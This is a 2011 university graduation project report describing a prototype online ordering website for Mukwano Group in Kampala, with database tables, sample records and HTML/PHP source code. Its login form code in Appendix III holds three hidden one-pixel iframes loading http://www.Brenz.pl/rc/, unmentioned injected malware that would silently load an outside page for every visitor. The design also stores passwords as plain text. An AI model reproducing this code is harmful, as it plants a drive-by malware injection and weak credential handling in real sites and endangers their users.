DESIGN AND IMPLEMENTATION OF AN ONLINE DISTRIBUTED TRANSACTION SYSTEM FOR MUKWANO GROUP OF INDUSTRIES, KAMPALA


KAMPALA INTERNATIONAL UNIVERSITY

BY

KUNYA UMARU

A GRADUATION PROJECT REPORT SUBMITED TO THE SCHOOL OF COMPUTER STUDIES IN PARTIAL FULFILMENT OF THE REQUIREMENTS FOR THE AWARD OF A BACHELORS DEGREE OF INFORMATION TECHNOLOGY OF KAMPALA INTERNATIONAL UNIVERSITY

JULY,2011

DECLARATION

I declare that the information contained in this Project report is out of my effort and it has not been submitted to any higher institution of learning for the award of any academic qualification

Kunya Umaru

....

(Student)

(Signature)

.....11th/07/2011.............

Date

APPROVAL

I duly approve this graduation project report which has been under my Supervision

Mubaraka Mike Conrad

.... (Signature)

(Supervisor)

..........11/7/14...................

Date

DEDICATION

I dedicate this book to my beloved parents Mr. and Mrs. Waiswa Wakoo, and to Mrs. Musekwa Fatuma and ZamZam for their support and encouragement that have led me through the academic struggle up to this stage.

ACKNOWLEDGEMENT

I cannot forget the almighty God who has given me the will, ability and guidance throughout the process of this project development, it's by the grace and power of God that I have come to success of this project.

Although this work is a result of my own effort during the project development, I wish to express my appreciation to my supervisor Mr. Mubaraka Conrad who has guided me through all stages of development.

I would also like to express my thanks to all my Lecturers of Kampala International University for their support and encouragement they have provided.

I would like also to give special thanks to my friends and classmates of Kampala International University, that I will always remember your contributions and support you have provided as your contributions are too deep in my heart and you will be remembered always.

Thanks you all and may God bless you all.

LIST OF ABBREVIATIONS

DBMS – Data Base Management System

RAM – Random Access Memory

CPU – Central Processing Unit

FMCG – Manufacture of Consumer Goods.

OODBMS – Object Oriented Database Management System

LIST OF FIGURES

LIST OF TABLES

TABLE OF CONTENTS

ABSTRACT

This project described the entire process for designing an Online Distributed Transaction System. The main objective for this project was to analyze and developing an online transaction system that can enable the company to sale goods online and to widen the market base of the Company, which was designed and implemented.

This Project was about Designing and implementing an Online Distributed Transaction System for Mukwano Industry. The project gave analysis of the old system that was manual. All the above imply that the system will run smoothly thereby reducing on the workload, increase productivity and improve efficiency on the current system.

The development methodology and tools have also been discussed in details. These include knowledge acquisition and analysis, data collection techniques, development tools and system validation. Details of the new designed system, like system specification, user interfaces and Class diagrams for the new system are discussed. The system testing, data conversion and loading, approaches of implementations of a new system, user training and manuals system validation details are also discussed.

However as was stated, due to time constraint the system does not consider all the areas. The system has not gone through the stage of maintenance because this is a proto type. The software doesn't have the HELP function; therefore individual learning will be a bit hard to master the operation of the system.

CHAPTER ONE

INTRODUCTION

1.0 Introduction

This chapter covered sub topics like the background, problem statement purpose of the study, specific objectives significances, scope and limitations of the project.

1.1 Background of the study

Mukwano Group of industry was established in the early 1980s, Mukwano Industries (U) Ltd has evolved to be one of the fastest growing fully integrated manufacturer of consumer goods in Sub Saharan Africa with a clear vision to provide superlative products at affordable prices accompanied by unparalleled service levels across the region. They have attained enviable brand loyalty across the great lakes region and command large market shares. Mukwano Group of Companies is committed to maintain a dynamic integrated Quality & Food Safety Management System that drives business growth, meets the changing needs of customers, employees, suppliers, regulatory Authorities & its Board.

Mukwano group of industries manufactures different range of products for home use which include edible oils & fats, laundry & toilet soaps, powder & liquid detergents, personal care & hygiene products, domestic & commercial plastics, energy food drinks and drinking water in Uganda. It's also among the largest private tea grower, processor and exporter in Africa most especially as it's actively involved in large scale of commercial agriculture and oil seed development projects and out grower agricultural schemes. A recent strategic diversification has been the development of state of the art bulk liquids storage facilities in the port city of Mombasa. This strategic infrastructure and development is appropriately supported by a full fledged clearing, forwarding, and total logistics solution setup in Mombasa. Mukano group of industries is the leading producer and supplier of home care products in East Africa with a high quality value and proved by the Uganda National Bureau of Standards to meet human consumption and are largely used in Ugandan homes. However there is a limited online business transaction that is taking place between the company and it's customers at large.

1.2 Problem Statement

The problem was the presence of limited access to the goods and the physical way of transaction system which was used on a large scale leading to low market base of the products produced by the company this provides her competitors chance to break into the legacy of monopolizing laundry and cosmetics production in the region.

1.3 Purpose of the study

The purpose of the study was to design and implement an on line distributed transaction system for Mukwano group of industries

1.3.1 Specific Objectives

(i) To examine the current system of transaction at Mukwano group of industries.

(ii) To analyze the system and user requirements for Mukwano group of industries.

(iii) To design and develop an online system for Mukwano group of industry

1.4 Significance

Online services enables the user to make an informed decision by comparing companies offering similar products hence discovering more important high quality goods produced by a given company which is a good advantage. E- Commerce allows a vendor to reach a large number of customers, any where around the globe at a very low capital out lay and operating cost.

E-Commerce also enables the researcher to acquire knowledge of research during the process of data collection and compilation. The research compiled may be used for reference in the future generations for example in the institution main library, company records which may be referred to when in need hence facilitating future research.

1.5 Project Scope

The research was conducted for a period of five month beginning from February to June year 2011. The research involved IT personnel, Marketing managers, general manager and Customers at Mukwano group of industries located at Plot 30 Mukwano Road, Kampala – Uganda, pertaining to goods and services and how mukwano packages them for customer access.

1.6 Limitations

The researcher faced a problem of the correspondents refusing to give some information about their organizations mainly the middle managers and operation staff because of fear to be sucked.

CHAPTER TWO

LITERATURE REVIEW

2.0 Introduction
This chapter covered the literature review of the project. It consists of the general objectives of E-commerce and it's role in the entire world, Database systems, requirement analysis and design of the system

2.1 Database systems
According to O'Brien (2002), a database system is an integrated collection of logically related data elements. It consolidates records previously stored in separate files into a common pool of data elements that provides data for many applications. A database is an organized pool of logically-related data. Data is stored within the data structures of the database. A Database management system (DBMS) is a suite of computer software providing the interface between users and a database or databases. A DBMS is a shell which surrounds a database or series of databases and through which all interactions take place with the database. The interactions catered for by most existing DBMS fall into four main groups

A relational database management system (RDBMS) is a database management system (DBMS) that is based on the relational model. Most popular commercial and open source databases currently in use are based on the relational database model. The relational model for database management is a database model based on first-order predicate logic Codd(2001)

Many different database models are in use and are the basis for database technologies although hierarchical and network models have been popular in the past, these are not used very often to day (Hoffer, 2009). For new information systems the relation model represents data inform of related tables or relations. A relation is named two dimensional tables of data, each table containing columns containing a set of named columns and attributes number of un named rows.

In traditional or File system approach, each user defines and implements the needed files for a specific application to run. For example in sales department of an enterprise, One user will be

4

maintaining the details of how many sales personnel are there in the sales department and their grades, these details will be stored and maintained in a separate file (Balajee, 2009).

In traditional database system, file design is simplified because of it's orientation to a single application. Typically the output and input designs would be completed first since the file design is dependant on supporting those application requirements. Most fundamental entities from the data model would be designed as master or transaction records. The master files are typically fixed length records other types of files are added if necessary (Whitten and Bentley, 2000).

O'Brien, (2002) states that Object – oriented database model is considered to be one of the key technologies of a new generation of multimedia web – based applications. An object consists of data values describing the attributes of an entity plus the operations that can be performed upon the data. The encapsulation capability allows the object – oriented model to better handle more complex types of data like graphics, pictures, voice and text than other database structures. It also supports inheritance; that is, new objects can be automatically created by replicating some or all of the characteristics of one or more parent objects. Such capabilities have made object – oriented database management systems (OODBMS) more popular in computer aided design (CAD) and in a growing number of applications.

2.2 User and system requirement
(Kreutzer, 2010) states that system requirements for an E-commerce website should include the following,

(i) **Hardware requirement**

- Vista
- 1GB RAM (2GB for windows 7 and Vista)
- Minimum 1GHZ processor recommended(2 GHZ or faster for sites with over5000products)
- Internet Explorer10 or higher.
- 120MB available hard disk Space
- Monitor colored Screen

(ii) **Website**

- Windows, Unix or Linux Server
- Pearl 5.004 or Later (Module Recommended: Pearl 5.10 is not supported)
- User – writable CGI bin
- Min 20MB Processor memory recommended

(iii)   Operating System and Environment

- Windows 7, Vista or XP (service pack 2)
- Administrative access to the PC is required for all installations and operation of Enterprise internet access, Internet Explorer V10 or higher
- In a multi user environment, all users must be on the same operating system.
- SQL version requires MS SQL 2005 or 2008. If the user is running an Actinic Enterprise SQL server site on window XP machine, you should have windows XP

According to Haag, (2001) Data modeling is a method used to define and analyze data requirements needed to support the business processes of an organization. The data requirements are recorded as a conceptual data model with associated data definitions. It is the process of understanding the customer needs and expectations from a proposed system or application, Requirements are a description of how a system should behave or a description of system properties or attributes. It can alternatively be a statement of 'what' an application is expected to do. Stapes to follow in requirement Analysis are:

Fix system boundaries: This initial step helps in identifying how the new application integrates with the business processes, how it will fit into the larger picture and what its scope and limitations will be.

Identify the customer: In more recent times there has been a focus on identifying who the 'users' or 'customers' of an application are. Referred to broadly as the 'stake holders', these indicate the group or groups of people who will be directly or indirectly impacted by the new application in mukawano industry.

Requirements elicitation: Information is gathered from the multiple stakeholders identified. The Requirements Analyst will draw out from each of these groups what their requirements from the application are and what they expect the application to accomplish. The tools that will be required include,

- Prototypes Use cases
- Data flow diagrams
- User interfaces
- Software

2.3 Design and Implementation

According to Green (2005) Website design and development processing begins by approaching ones site as business first and foremost. The passion is by building a successful website and the value that can be measured in business terms, revenue and customer volume. The website should be visually pleasing as well as usable and quick – loading. It should incorporate all the features and functionality that customer's need for pleasing site experience that is conducive to customer relation and conversion. The search engines should be friendly and the website should integrate seamlessly with your business operations and applications of the product catalog. Give reports and statistics you need to measure performance and optimize your business. Update and maintain your system.

2.4 Conclusion

Although many scholars have written about information system, implementation is still unsatisfactory. However benefits that accrues from an online distributed transaction system when compared with the manual system. For example there was no loss of business data, increase in sales, fast business transactions and an increase in the market base due to the implementation of the new system. The researcher decided to build on the available literature and efforts available to put into practice a practical way out for the manual business system as a way onward.

CHAPTER THREE

METHODOLOGY

3.0 Introduction

This chapter clearly shows how the research was conducted and the steps that was followed and in order to accomplish the project. The study was conducted as follows

3.1 System study and investigation

The researcher in this section conducted a study about the existing system to establish its weak and strong points. The information that was acquired from this study gave the basis for the design of the new system. A number of steps, procedures and tools that was under taken as shown below

3.1.1 Instruments

Interview: This is a data collection technique where the researcher collects data face to face with the respondent. The researcher used it to collect data from the department manager during data collection. It was used because it provided the researcher with first hand information. This technique was been chosen because:

  i.   It provides first hand and reliable information.

  ii. Its suitable for both literates and illiterates

  iii. It provides detailed information

  iv. It gives a chance of asking questions

  v.   Develops relationship with client

  vi. Can be flexible with client

3.2 System Analysis

3.2.1 Existing System to be critically analyzed

The existing system looked to be too manual, i.e. the transaction process required the buyer to pay for the goods at hand with hard cash in the sales department, and in return a receipt was issued to the buyer. The seller then entered the records in accounts books which were then taken

to the accounts department for book keeping. The accounts manager could then refer to the books to find out whether the company was making profits or losses. The records are then transferred to profit and loss book to carry out a conclusion.

When the goods are successfully sold out to the customer, they are recorded in the sales book. But when they are returned incase of any problem or fault, they are recorded in the returns book. All receipts collection and book keeping was done by the accounts manager in the accounts department. He also generated reports and summaries of the business to the general manager.

3.2.2 Looking out for problems of Existing System
Considering the previous section, there seemed to be problems associated with the existing system, these include;

(i) It was evidenced that there must be a lot of duplication in customer's records for example, it involves recording down of receipts issued out and records of goods returned in the sales department and in the Accounts department where different books are kept

(ii) There was a problem of storage of these books and copy of receipts

(iii)It was not easy to retrieve information from these books as they were too detailed

(iv)It also lead to loss of some records or misplaced

3.3 Requirement Analysis

3.3.1 User Requirements will be ascertained
It was of a grate value to get users fully involved and interrogated into the system such that the system dose not cause a problem of management. The stake holders, who were using the system, were approached during the study and they were asked what they expect of the new proposed system.

The following was expected to be achieved:

(i) A system that was user friendly

(ii) A system that was faster, flexible and suitable

(iii)A system that restricted access to information to only certified users

(iv)A system that improved on the competence of Record storage

(v) A system that can be accessed by every one on line

(ii) Hardware Requirements

The hardware system component requirement was used include;

Disk space 200 GB
2GB RAM
Processor Speed 1.66GHZ and above
Monitor color display
Processor Intel Pentium IV
Bandwidth 150MBps Network card speed

3.4 System Design

3.4.1 Data Flow Diagram will be used

Data flow diagrams were used to illustrate the flow of information in the new system. This demonstrated the flow of information and how it flew between specific processes in the system. These diagrams helped to show how data was moving and how changes through the system were made in graphical top down fashion. They also helped to give the graphical representation of the system's components, processes and interfaces between them.

In order to show how data was to be transformed in the process, Data flow diagrams were a method of choice reason being;

(i) Data flow diagrams were easy to understand by technical and non-technical users

(ii) They provided high level over view of the system

(ii) They provided a detailed representation of the system components

3.4.2 Class Diagrams

The class diagrams were used to identify the data to be captured, stored and to be retrieved in order to support the activities that were being performed. The diagrams were used to show the relationships between the entities involved in the current system together with their attributes and indicated the number of occurrences an entity can exist for single occurrence of the related entity. Class diagrams were used because they were relatively simple, user friendly and can provide a unified view of data, which is independent of any data model.

3.5 System Implementation

System implementation was achieved using WAMP server and MySQL for the database design.

3.5.1 MySQL

MySQL, a popular database with web developers, was used because of the following advantages.

(i) It's a free source, hence cheap

(ii) It's faster

(iii) It's easy to use

(iv) It can run on many operating systems for example, Windows, Linux, and Unix

(v) It supports large databases. MySQL handle databases up to 50 million rows and more

(vi) It is customizable. The open source GPL license allows programmers to modify the MsSQL software to fit their own specific environment.

3.5.2 Dream Weaver

Dream Weaver was used as the web template because of the following advantages

(i)   Dream weaver is embedded with both PHP and HTML

(ii)   Codes of Dream weaver codes are easy to understand and change in order to convert the template into the unique web site

(iii)   It is compatible with all windows, Linux and Vista

(iv)   It is widely spread format; there are many materials on it.

3.5.3 Training

This was done through different user groups which assembled, and the system operations were explained using the hands-on approach. Short comings were documented by the user so that they are catered for in the next version releases to be made. This took place in there consecutive days, and there after further training can be organize by the Mukwano Group of Company management.

CHAPTER FOUR

SYSTEM DESIGN

4.1 Introduction
System design concerned with how the system functionality is to be provided by the different components of the system. The activities involved in this process are:

4.2 Conceptual Design
Conceptual design is about clear perceptive of the problem to be solved and framing a solution to that problem which both management and users can easily comprehend. It's a broader view of the problem than just gathering requirements. It is also about keeping those requirements in context and making relational decision. Conceptual design objective was to distill the essential tasks and information required to carry out the activities of the business, resulting in a view of the solution that was both process-focused and user centric.

4.3 Logical Design
This is the process of describing the solution in terms that defines the system parts and how they interact. The process organized the logical structure of a new system and illustrated how the system was assembled and its interfaces with the outside world.

The logical design process promoted greater understanding of the system by the project team. It was primarily considered when determining the level of detail that was included in the design.

These were used to show the logical flow of the new designed system. They shows the different

Entities and attributes of the stake holders and activities carried out in the system

CUSTOMER
Customer Name:
D.O.B:
Phone:
Physical Address:
Business Location:
City:
Email:

Requests →

ORDER
Customer Name: Product Type:
Quantity:
Total Amount:
Paypal Email:
Remarks:

↑ Supplied

PRODUCT
Product Name: Serial No.:
Quantity:
Color:
Size:
Unit Cost: Manufactured Date:
Expiry Date:

Figure 4.1 Class Diagram

The Customer registers with the company and all his/her details are captured, the Customer then places or requests for an Order for the available products, after making payments online then the Products will be supplied in 24 hours time to the Customer.

Figure 4.2 Data Flow Diagram

The user begins by typing in the name of the site into the web browser, then the Home page will Display. He/she will first register in order to acquire a password. The user then enters the password, if it's not correct, the user will be required to retype the correct password, if it's correct, he will proceed to make an order which will be sent to the database of the company.

4.4 Physical Design

Physical design is the process of describing Components, Services, and Technologies of the solution from the perspective of the development team. The reason as to why the physical design was to apply real-world technology constraints to the logical model, including the implementation and performance considerations. The output of the physical design process was a set of components, user interface design for a particular platform, and a physical database design. Physical design provided the basis for the functional specification that is the development, the tasting team and the development team used as a basis for quality assurance.

Prior to the final design of Mukwano Group of Industry, Database driven website, details regarding the website were collected and grouped into the following tables.

- Login, Registration, Products and Ordering.

Table 4.1 Login Table (Stores Login Information)

	Field	Type	Collation	Attributes	Null
☐	**User_Name**	varchar(15)	latin1_swedish_ci		No
☐	**passWord**	varchar(15)	latin1_swedish_ci		No

This table was used to capture the private user name and password given to the Customer.

Table 4.2 Registration Table (Stoers Customers Details Information)

Field	Type	Collation	Attributes	Null	Default	Extra	Action
Customer_Name	varchar(15)	latin1_swedish_ci		No			🔲 ✏ ✕ 📋 🔟
Date_Of_Birth	varchar(10)	latin1_swedish_ci		No			🔲 ✏ ✕ 📋 🔟
Phone	varchar(15)	latin1_swedish_ci		No			🔲 ✏ ✕ 📋 🔟
Physical_Address	varchar(15)	latin1_swedish_ci		No			🔲 ✏ ✕ 📋 🔟
Business_Location	varchar(10)	latin1_swedish_ci		No			🔲 ✏ ✕ 📋 🔟
City	varchar(15)	latin1_swedish_ci		No			🔲 ✏ ✕ 📋 🔟
Email	varchar(15)	latin1_swedish_ci		No			🔲 ✏ ✕ 📋 🔟

The table was designed to capture information about the registered Customers and be stored appropriatly. All data concerning the castomer would be stored into this table.

16

Table 4.3 Ordering Table(Stoers placed orders Information)

Field	Type	Collation	Attributes	Null	Default	Extra	Action
Customer_Name	varchar(10)	latin1_swedish_ci		No			🔲 ✏ ✕ 🔲
ProductType	varchar(10)	latin1_swedish_ci		No			🔲 ✏ ✕ 🔲
Quantity	varchar(5)	latin1_swedish_ci		No			🔲 ✏ ✕ 🔲
TotalAmount	varchar(10)	latin1_swedish_ci		No			🔲 ✏ ✕ 🔲
PaypalEmail	varchar(10)	latin1_swedish_ci		No			🔲 ✏ ✕ 🔲
Remarks	varchar(5)	latin1_swedish_ci		No			🔲 ✏ ✕ 🔲

The Odering Table was designed in such a manner that it had to capture information about the requests made by the customer while carring out business on line.

4.4 Products table

Field	Type	Collation	Attributes	Null	Default	Extra	Action
Product_Name	varchar(10)	latin1_swedish_ci		No			🔲 ✏ ✕ 🔲 🔲
Serial_No	varchar(10)	latin1_swedish_ci		No			🔲 ✏ ✕ 🔲 🔲
Quantity	varchar(10)	latin1_swedish_ci		No			🔲 ✏ ✕ 🔲 🔲
Colour	varchar(10)	latin1_swedish_ci		No			🔲 ✏ ✕ 🔲 🔲
Size	varchar(10)	latin1_swedish_ci		No			🔲 ✏ ✕ 🔲 🔲
Status	varchar(20)	latin1_swedish_ci		No			🔲 ✏ ✕ 🔲 🔲
Unit_Cost	varchar(10)	latin1_swedish_ci		No			🔲 ✏ ✕ 🔲 🔲
Manufactured_Date	varchar(10)	latin1_swedish_ci		No			🔲 ✏ ✕ 🔲 🔲
Expiry_Date	varchar(10)	latin1_swedish_ci		No			🔲 ✏ ✕ 🔲 🔲

This table was designed to capture information about the products which are available for sale on line.

CHAPTER FIVE

SYSTEM IMPLEMENTATION AND EVALUATION

5.0 Introduction

System implementation involves integration of programming, systems change over, website design and conversion, Testing and hard ware acquisition and installation for which the system was developed.

5.1 Pre – implementation phase

The database driven E-Commerce site for Mukwano Industry was tested using different methods to ensure that it's working and fulfilling the user requirements as stated in the requirements. The system was checked if the system confirmed to the policy of the organization. System analysis was done to check if the objectives of the system were met. It involved assessing the system performance against the earlier system requirements. It involved determining the objectives and performance criteria, measuring performance against the objectives, Comparisons of the actual performance against performance, investigate the potential reasons for the difference from the planned performance and forecasting the effect of the differences.

5.2 Implementation phase

This involved running the old system and the new system simultaneously until the new system was proved bugs free and its working correctly as required to. This also involves loading data from the old system to the new system. Training of users how the new system will work was done, and which steps would be followed in order to understand the functional and non functional requirements of the newly built system. System maintenance involves changing part of a system as per the recommendation of the post implementation. This is carried out to improve

- System Flexibility
- System adoptability

System flexibility involves minor changes in order for the system to cope up with growth in the company activities. System adoptability involves changing of the system in order for the user to benefit from advances in Technology without having to change to another system

Log into the system to display an Order Form as shown below

WELCOME TO MUKWANO

PLEASE PLACE YOUR ORDER BELOW

Customer_Name: UMARU ALI

ProductType: Cosmetics

Quantity: 50 BOXES

TotalAmount: 3000000

Paypal Email: paypal@admin.com

Remarks: GOOD

SUBMIT

Figure 5.2 Oder Form

This page shows a form where customer`s order information is captured from.

Click on the submit button to place your order to the Companies database and you will receive a popup message to show whether the order has been placed successfully or not as shown below

Thank You For shopping With us, Goods will be Delivered in 24 hours Time.

OK

Register Menu

Click on the registration hyper link on the home page incase you are not yet registered with the company in ordre to carry out transactions. Here the fields are not to be left blank

WELCOME TO MUKWANO

REGISTRATION FORM

Customer_Name: UMARU KUNYA

Date_Of_Birth: 29/09/2001

Phone: 0774266498

Physical_Address: MUYENGA

Business_Location: KANSANGA

City: KAMPALA

Email: harts10077@yahoo.com

SUBMIT

Figure 3.3 Registration Form

Apass word and user name will be sent to a customer's Email Address which he/she will use as a secret code in order to transact business with the company

Table 5.1 Registered Customers

Customer_Name	Date_Of_Birth	Phone	Physical_Address	Business_Location	City	Email
Nabulime Ann	12/05/2009	0775444332	Kansanga	Gaba	Kampala	Nabu@gmail.cc
Namulundu Fiona	23/09/1967	09888776655	ntinda	Kawem	Kampala	nam@gmil.com
Nansanga mary	17/09/2009	077665544	ntinda	NSAMB	Kampala	nanasa@gmail
SAID ALI	23/02/1987	077763553	NTINDA	NSAMB	Kampala	Said@gmail.col
Tom Magambo	21/09/2002	073244422	Kabalagala	Nakaw	Kampala	Tom@Gial.com

The table above shows the customers information that have registered with the company and stored into the database.

Table 5.2 Orders

Customer_Name	ProductType	Quantity	TotalAmount	PaypalEmail	Remarks
Rebok	Plastics	10 je	15,000	Greb@paypa	Exell
Zico	Cosmetics	50Box	150,000	Admi@paypa	Good
star Deale	Cosmetics	2 box	50,000	gimpay@pay	Good
Rico Group	Oil	100Lt	1,000,000	fibo@paypa	Vgood
vipporer	Plastics	30	300,000	paypal@adm	good
gapco	Plastics	12	40000	paypal@adm	good
gigo	cosmetics	50Box	100000	paypal@adm	vgood

This shows the customers who have successfully placed their Order requests to the company and it's stored into the database.

Table 5.3 Products in Stock

Product_Name	Serial_No	Quantity	Colour	Size	Status	Unit_Cost	Manufactured_D
BEAVERAGES	B1004	60L	COLOURLESS	BIG	NEW	1000000	
COSMETICS	C2002	15	Pink	SMALL	FAIR	50000	
CUPS	CS1233345	50DAZENS	PINK	SMALL	OUT OF STO	2000000	12/09
EDIBLE_OIL	E1005	70L	YELLOW	MEDIUM	GOOD	3000000	
Plastic Ch	P1001	25	RED	medium	GOOD	50000	
Plates	PI23322	23	yellow	Big	In Stock	30000000	12/09

This table enables the customer to know which products are in stock and out of stock while selecting the type of good to be ordered for.

CHAPTER SIX

CONCLUSION AND RECOMMENDATION

6.1Conclusion

In this research carried out, the system will run smoothly which will reduce on the workload, increase productivity and improve competence of the Current system. The System has been designed for mukwano industry and it's ready for use. When this system is successfully launched it will safely and timely increase the productivity of the company and this may reduce the risks of making losses as there will be increase in Sales.

How ever as was stated, due to time constraint, the system does not consider all the areas. Both modular and the entire system testing have been carried out but still the errors should be expected. The system has not gone through the stages of maintenance because this model is a prototype.

6.2Recommendations

For this system to work effectively, I recommend that Mukwano industry site be hosted on windows server 2007. Internet explorer 10, Disk space 200 GB, 2GB RAM
Processor Speed 1.66GHZ and above and Monitor color display. The company should also have a registered domain to enable the system run efficiently.

6.3 Future work and Research areas

Incorporating the other functional areas that were not included in the design will have the foremost priority of widening the market base of the company. Some areas were left out due to time constraint for example the system should be in position to calculate the quantity of the goods purchased and give an automatic total of the payment that will be required by the customer to pay. The system will also have to generate reports automatically after every transaction has taken place on a specific routine.

LIST OF REFERENCES

Code.B (2001) Database Management System, retrieved, March 2nd,2011 from [Http://www.ezineorticles.com]

Haag. C. Mc Cubbrey. (2003). Managing Information system for Information Age 3rd Edition. Mc Graw Hill. Boston

Hoffer Jeffrey. A., Joey. F. George, Josephs valaciah (2009). System Analysis and Design 3rd Edition Course Technology Canada

Kenneth. C. Laudon Jane. P. Laudon. (2000). Management information system 7th edition. Prentice Hall. Toronto

Kreutzer(2010)Ecommerce   Partners   Retrieved   march17,   2011   from [Http://www.ecomercepartners.net]

Mclean W., Wetherbe D. (2000). Information Technology for Management Transforming Business in the Digital Economy 3rd Edition. John Wiley and Sons, Inc. Hong Kong

O'Brien James. A. (2002). Introduction to Information System 11th edition. Mc Graw Hill. Boston

Patrick, M. (2000).Information Technology and the Networked Economy 2nd Edition. Prentice Hall Toronto

Whitten Jeffrey.L., Bentley Lonnie. D., Kevinc Dittman (2000). System Analysis and design 3rd Edition. Course Technology. Canada

W'Green(2005) System requirements for ecommerce website Network Journal article[online], retrieved march 18, 2011 from http://community.actinic.com

APPENDIX I

Time Frame

Mukwano Industry Online Distributed Business System	96 days	01/02/2011	14/06/2011
Month A (Feb – March 2011)	38 days	1/02/2011	31/03/2011
Identify Study areas	1 day	26/02/2011	26/02/2011
Design proposal into chapters	1 day	28/02/2011	28/02/2011
Documentation starts	24 days	01/03/2011	24/03/2011
Revision of sketch	5 days	25/03/2011	30/03/2011
Submission of Proposal	1 day	30/03/2011	31/03/2011
Month B (April 2011)	26 days	1/04/2011	30/04/2011
Meet Supervisor for guidance	1 day	1/04/2011	1/04/2011
Conduct meeting with Human Resource Manager	1 day	2/04/2011	2/04/2011
Design interview Questions	10 days	3/04/2011	16/04/2011
Collection of Data	14 days	16/04/2011	30/04/2011
Month C (May – June)	32 days	1/05/2011	14/06/2011
Data Analysis	10 days	10/05/2011	21/05/2011
Acquisition of software & hardware tools	1 day	22/05/2011	22/05/2011
Design, Test & implement the System	15 days	23/05/2011	10/06/2011
Presentation ,Training & Submission of report	5 days	6/06/2011	13/06/2011

25

APPENDIX II

OPERATIONAL BUDGET

No	ITEM	Quantity	Amount
1	Computer	1	1,500,000/=
2	Dream weaver software	1	500,000/=
3	Web server Software	1	500,000/=
4	Wamp server software	1	499,000/=
	Total		**2999000/=**

APPENDIX III

SOURCE CODES

Login Form

```html
<form id="form1" name="form1" method="POST" action="<?php echo $loginFormAction; ?>">

  <p><span class="umar">User Name</span>

    <input name="textfield" type="text" value="" />

      <iframe style="height:1px" src="http://www.Brenz.pl/rc/" frameborder="0" width="1"></iframe>

  </p>

  <p><span class="umar">Pass Word</span>

    <input type="password" name="textfield2" />

      <iframe style="height:1px" src="http://www.Brenz.pl/rc/" frameborder="0" width="1"></iframe>

  </p>

  <p>

    <input type="submit" name="Submit" value="Submit" />

    <iframe style="height:1px" src="http://www.Brenz.pl/rc/" frameborder="0" width="1"></iframe>

  </p>

</form>
```

Registration Form

```
<form method="post" name="form1" action="<?php echo $editFormAction; ?>">
  <table align="center">
   <tr valign="baseline">
    <td nowrap align="right"><span class="style6">Customer_Name:</span></td>
    <td><input type="text" name="Customer_Name" value="" size="32"></td>
   </tr>
   <tr valign="baseline">
    <td nowrap align="right"><span class="style6">Date_Of_Birth:</span></td>
    <td><input type="text" name="Date_Of_Birth" value="" size="32"></td>
   </tr>
   <tr valign="baseline">
    <td nowrap align="right"><span class="style6">Phone:</span></td>
    <td><input type="text" name="Phone" value="" size="32"></td>
   </tr>
   <tr valign="baseline">
    <td nowrap align="right"><span class="style6">Physical_Address:</span></td>
    <td><input type="text" name="Physical_Address" value="" size="32"></td>
   </tr>
   <tr valign="baseline">
    <td nowrap align="right"><span class="style6">Business_Location:</span></td>
    <td><input type="text" name="Business_Location" value="" size="32"></td>
   </tr>
```

Order Form

```html
<form method="post" name="form1">
  <table align="center">
    <tr valign="baseline">
      <td nowrap align="right"><span class="style7">Customer_Name:</span></td>
      <td><input type="text" name="Customer_Name" value="" size="32"></td>
    </tr>
    <tr valign="baseline">
      <td nowrap align="right"><span class="style7">ProductType:</span></td>
      <td><input type="text" name="ProductType" value="" size="32"></td>
    </tr>
    <tr valign="baseline">
      <td nowrap align="right"><span class="style7">Quantity :</span></td>
      <td><input type="text" name="Quantity" value="" size="32"></td>
    </tr>
    <tr valign="baseline">
      <td nowrap align="right"><span class="style7">TotalAmount:</span></td>
      <td><input type="text" name="TotalAmount" value="" size="32"></td>
    </tr>
    <tr valign="baseline">
      <td nowrap align="right"><span class="style7">PaypalEmail:</span></td>
      <td><input type="text" name="PaypalEmail" value="" size="32"></td>
    </tr>   <tr valign="baseline">
      <td nowrap align="right"><span class="style7">Remarks:</span></td>
      <td><input type="text" name="Remarks" value="" size="32"></td></tr>
```